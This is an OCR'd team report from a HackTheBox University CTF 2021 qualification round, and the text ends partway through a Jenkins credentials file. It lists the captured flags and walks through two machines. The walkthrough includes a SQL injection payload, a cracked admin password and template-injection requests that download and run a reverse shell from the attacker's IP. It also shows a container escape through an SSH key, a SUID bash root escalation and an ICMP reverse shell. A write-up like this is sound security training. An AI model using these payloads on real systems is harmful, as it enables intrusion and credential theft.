


HACKTHEBOX

UNIVERSITY CTF 2021

Qualification Round Nov 19th 2021

Team Identity

CTF Team Name: SQLazo

Representing Universidad Autónoma de Madrid

Result: 4th position

Challenge Completion Table

Challenge Name	Solved (Y/N)	Flag
FULLPWN		
GoodGames - user	Y	HTB{7h4T_w45_Tr1cKy_1_D4r3_54y}
GoodGames - root	Y	HTB{M0un73d_F1l3_Sy57eM5_4r3_DaNg3R0uS}
Flustered - user	N	
Flustered - root	N	
Object - user	Y	HTB{c1_cd_c00k3d_up_1337!}
Object - root	N	
WEB		
Slippy	Y	HTB{i_slipped_my_way_to_rce}
SteamCoin	Y	HTB{w3_d0_4_l1ttl3_c0uch_d0wnl04d1ng}
AnalyticalEngine	N	
PWN		
Arachnoid Heaven	Y	HTB{l3t_th3_4r4chn01ds_fr3333}
Robot Factory	N	
Steam Driver	N	
CRYPTO		
Space Pirates	Y	HTB{1_d1dnt_kn0w_0n3_sh4r3_w45_3n0u9h!1337}
Oracle Leaks	N	
Waiting List	N	

REVERSING		
Upgrades	Y	HTB{33zy_VBA_M4CR0_3nC0d1NG}
The Vault	Y	HTB{vt4bl3s_4r3_c00l_huh}
Pneumatic Validator	N	
FORENSICS		
Peel back the layers	Y	HTB{1_r34lly_l1k3_st34mpunk_r0b0ts!!!}
Strike Back	Y	HTB{1_h0pe_y0u_f0und_1t_0n_t1m3}
Keep the steam activated	Y	HTB{n0th1ng_1s_tru3_3v3ryth1ng_1s_d3crypt3d}
HARDWARE		
Out of time	Y	HTB{c4n7_h1d3_f20m_71m3}
Mechanical madness	Y	HTB{f1rm_15_b3tw33n_h4rd_4nd_50ft}
MISC		
Insane Bolt	Y	HTB{w1th_4ll_th353_b0lt5_4nd_g3m5_1ll_cr4ft_th3_b35t_t00ls}
Tree of danger	Y	HTB{45ts_4r3_pr3tty_c00l!}
Sigma Technology	Y	HTB{0ne_tw0_thr33_p1xel_attack}
SCADA		
LightTheWay	Y	HTB{w3_se3_tH3_l1ght}
CLOUD		
SteamCloud	Y	HTB{dOn7_3Xpo53_Ku83L37}
Epsilon	Y	HTB{l4mbd4_l34ks_4r3_fun!!!}

Challenge Walkthroughs

Fullpwn

GoodGames

A port scan revealed only one port open:

```
PORT   STATE SERVICE  VERSION
80/tcp open  ssl/http Werkzeug/2.0.2 Python/3.9.2
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store
```


This port exposed a game-themed web application with some basic functionalities. In the login form, a SQL injection vulnerability was found in the email parameter:

```
└─# sqlmap -r req-login.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.10.17#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the enc
ponsible for any misuse or damage caused by this program

[*] starting @ 13:58:48 /2021-11-23/

[13:58:48] [INFO] parsing HTTP request from 'req-login.txt'
[13:58:49] [INFO] resuming back-end DBMS 'mysql'
[13:58:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=admin@asdf.com' AND (SELECT 6841 FROM (SELECT(SLEEP(5)))eiwu) AND 'LWFo'='LWFo&password=admin
---
[13:58:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
```

With sqlmap, we could retrieve some useful information, like databases, tables and password hashes:


```
available databases [2]:
[*] information_schema
[*] main

Database: main
[3 tables]
+---------------+
| user          |
| blog          |
| blog_comments |
+---------------+


Database: main
Table: user
[2 entries]
+----+-------+---------------------+----------------------------------+
| id | name  | email               | password                         |
+----+-------+---------------------+----------------------------------+
| 1  | admin | admin@goodgames.htb | 2b22337f218b2d82dfc3b6f77e7cb8ec |
| 2  | abc   | foo@bar.com         | 900150983cd24fb0d6963f7d28e17f72 |
+----+-------+---------------------+----------------------------------+
```

The admin's password hash was successfully cracked with CrackStation, resulting in the plaintext "**superadministrator**".




With these credentials, we could access the admin account to further investigate the web application.

We end up detecting a subdomain named internal-administration.goodgames.htb, where another web application was exposed, protected by a login form. The previous credentials were reused and we could access the application with the admin account:



Then, a Server Side Template Injection was detected in the "Full Name" field from the "General information" form in Settings page /settings:



We could establish a reverse shell by downloading a python reverse shell script from our attacking machine, and then invoking the script:

```
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: es,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Origin: http://internal-administration.goodgames.htb
Connection: close
Referer: http://internal-administration.goodgames.htb/settings
Cookie: session=
.eJwljjtuAzEMBe-i2gXFjz6-zIIUSSQwkAC7dmX47hGQ8r1iZt7lyDOur3J_nq-4lePby70E
aOjQISuRow7QRFEUCubZaFCnHMu5IWCQY1KXMYGN1yCHCpPcFAmqUQCoZ0uYuYHdF3AYgWcEe
JUqyGbScw5vwmTgBGWHvK44_2vqnus683j-PuJnH0YtlsXq0lJl00PSfTaMKuxb1alNFSyfP9
tsP78.YZf2lg.uaC_UU_XNO7LV5ElqEvKtGGWSV0
Upgrade-Insecure-Requests: 1

name=
{{+self._TemplateReference__context.cycler.__init__.__globals__.os.popen(
'wget http://10.10.14.77/reverse-shell.py -O /tmp/pwn').read()+}}
```

```
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: es,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Origin: http://internal-administration.goodgames.htb
Connection: close
Referer: http://internal-administration.goodgames.htb/settings
Cookie: session=
.eJwljjtuAzEMBe-i2gXFjz6-zIIUSSQwkAC7dmX47hGQ8r1iZt7lyDOur3J_nq-4lePby70E
aOjQISuRow7QRFEUCubZaFCnHMu5IWCQY1KXMYGN1yCHCpPcFAmqUQCoZ0uYuYHdF3AYgWcEe
JUqyGbScw5vwmTgBGWHvK44_2vqnus683j-PuJnH0YtlsXq0lJl00PSfTaMKuxb1alNFSyfP9
tsP78.YZf2lg.uaC_UU_XNO7LV5ElqEvKtGGWSV0
Upgrade-Insecure-Requests: 1

name=
{{+self._TemplateReference__context.cycler.__init__.__globals__.os.popen(
'python /tmp/pwn').read()+}}
```

```
┌──(root💀kali)-[/mnt/…/ctf/htbuni/fullpwn/goodgames]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.129.230.206 - - [23/Nov/2021 14:08:00] "GET /reverse-shell.py HTTP/1.1" 200 -


┌──(root💀kali)-[/mnt/…/ctf/htbuni/fullpwn/goodgames]
└─# rlwrap nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.77] from goodgames.htb [10.129.230.206] 36938
/bin/sh: 0: can't access tty; job control turned off
id
uid=0(root) gid=0(root) groups=0(root)
ls -la /
total 88
drwxr-xr-x   1 root root 4096 Nov  5 15:23 .
drwxr-xr-x   1 root root 4096 Nov  5 15:23 ..
-rwxr-xr-x   1 root root    0 Nov  5 15:23 .dockerenv
drwxr-xr-x   1 root root 4096 Nov  5 15:23 backend
```

We got RCE as the user root, but quickly we realized that we were inside a container and an escape was required.

The user.txt flag was available at /home/augustus/user.txt:

```
ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Nov  3 10:16 .
drwxr-xr-x 1 root root 4096 Nov  5 15:23 ..
lrwxrwxrwx 1 root root    9 Nov  3 10:16 .bash_history → /dev/null
-rw-r--r-- 1 1000 1000  220 Oct 19 11:16 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19 11:16 .bashrc
-rw-r--r-- 1 1000 1000  807 Oct 19 11:16 .profile
-rw-r----- 1 root 1000   32 Nov  3 10:13 user.txt
cat user.txt
cat user.txt
HTB{7h4T_w45_Tr1cKy_1_D4r3_54y}
root@3a453ab39d3d:/home/augustus#
```

Taking a look at the mount points of the container, we detected the /home/augustus path from the /dev/sda1 device, making us suspect that the home directory of the augustus user in the host machine was being shared with write permissions.

Then. we noticed that the container had the 172.19.0.2 IP address and a SSH was available in 172.19.0.1 (host machine).

We created with ssh-keygen a public/private RSA key pair for the root user, created the /home/augustus/.ssh directory and copied it there the created public key as the file

authorized_keys. With that done, we could log as augustus on the host machine without password.

```
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:OPQNJNgePy5mTBDyeSk/w9ahnVKH/67Mzqb6DC2Gi2g root@3a453ab39d3d
The key's randomart image is:
+---[RSA 2048]----+
|   . .+. .       |
|    oo.o+ .      |
|     +o+o= .     |
|      *oBoB      |
|      o@.S.o     |
|      o=*.  .    |
|     .o+..   .   |
| E . o + +..     |
|o . . .o++*..    |
+----[SHA256]-----+
mkdir /home/augustus/.ssh
mkdir /home/augustus/.ssh
cp /root/.ssh/id_rsa.pub /home/augustus/.ssh/authorized_keys
<.ssh/id_rsa.pub /home/augustus/.ssh/authorized_keys
ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
yes
yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
id; hostname
id; hostname
uid=1000(augustus) gid=1000(augustus) groups=1000(augustus)
GoodGames
augustus@GoodGames:~$
```

For the privilege escalation, a copy of /bin/bash binary was placed in /home/augustus directory and then the SUID bit was enabled.

Logged as augustus in the host machine, the binary was owned by root and the SUID bit was effectively applied.

We got shell as root by simply executing "/bin/bash -p":

```
cp /bin/bash /home/augustus
cp /bin/bash /home/augustus
ls -la /home/augustus/bash
ls -la /home/augustus/bash
-rwxr-xr-x 1 augustus augustus 1168776 Nov 23 14:27 /home/augustus/bash
exit
exit
logout
Connection to 172.19.0.1 closed.
chown root:root /home/augustus/bash
chown root:root /home/augustus/bash
chmod 4777 /home/augustus/bash
chmod 4777 /home/augustus/bash
ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 23 14:25:43 2021 from 172.19.0.2
ls -la /home/augustus/bash
ls -la /home/augustus/bash
-rwsrwxrwx 1 root root 1168776 Nov 23 14:27 /home/augustus/bash
./bash -p
./bash -p
id
id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
cat /root/root.txt
cat /root/root.txt
HTB{M0un73d_F1l3_Sy57eM5_4r3_DaNg3R0uS}
bash-5.0#
```


Fullpwn

Object


A port scan revealed some ports open and the operating system was detected as a Microsoft Windows:

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Mega Engines
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```


The default page exposed on port 80 indicated the existence of another webservice on the host object.htb and the port 8080, not detected by the initial scan. After adding the domain to the hosts file, we accessed the webservice and saw that it was a Jenkins deployment. We were allowed to create account, and so we did:




We create a new item:



We could configure the project to execute Windows commands:




But, unfortunately, we could not build on demand the project, thus invoking the execution of our commands. In order to execute them, we noticed that we could schedule automatic builds and we scheduled it to trigger every minute. Then, we only had to wait to reach the next minute to see the output of the execution:




As we can execute commands, we tried to execute a reverse shell to better control the victim, but we noticed that connections to our attacking machine were blocked, presumably by the firewall.

We tried different ports (without luck), and we ended up establishing a reverse shell over ICMP, as we proved we could ping the attacking machine. We used **icmpsh** (https://github.com/bdamele/icmpsh) to handle the incoming ICMP reverse shell, and the **Invoke-PowerShellIcmp** from Nishang framework (https://github.com/samratashok/nishang) to make the reverse shell. We added the line "Invoke-PowerShellIcmp 10.10.14.77" at the end of the script (in order to execute right after the function definition), minified the script and encoded it in B64 with the **ps_encoder** tool.

Finally, we configure the project to execute the reverse shell:





By having a bit more comfortable way of executing commands (is a bit slow because of the covert channel), we ended up digging into the Jenkins configuration, trying to get some passwords that may be reused in some of the detected local accounts (Administrator, oliver, maria, smith).

We found a tweet (https://twitter.com/netmux/status/1115237815590236160) detailing some steps to decrypt these credentials. The file credentials.xml mentioned was not found on the filesystem, but we do find what it seemed to be the credentials files for the registered users in the service, under the path "*C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users*".

In the admin case, the file "*C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users\admin_17207690984073220035\config.xml*" contained a crypted password for username oliver.

```
*Evil-WinRM* PS C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users\admin_17207690984073220035> cat config.xml
<?xml version='1.1' encoding='UTF-8'?>
<user>
  <version>10</version>
  <id>admin</id>
  <fullName>admin</fullName>
  <properties>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@2.6.1">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
        <entry>
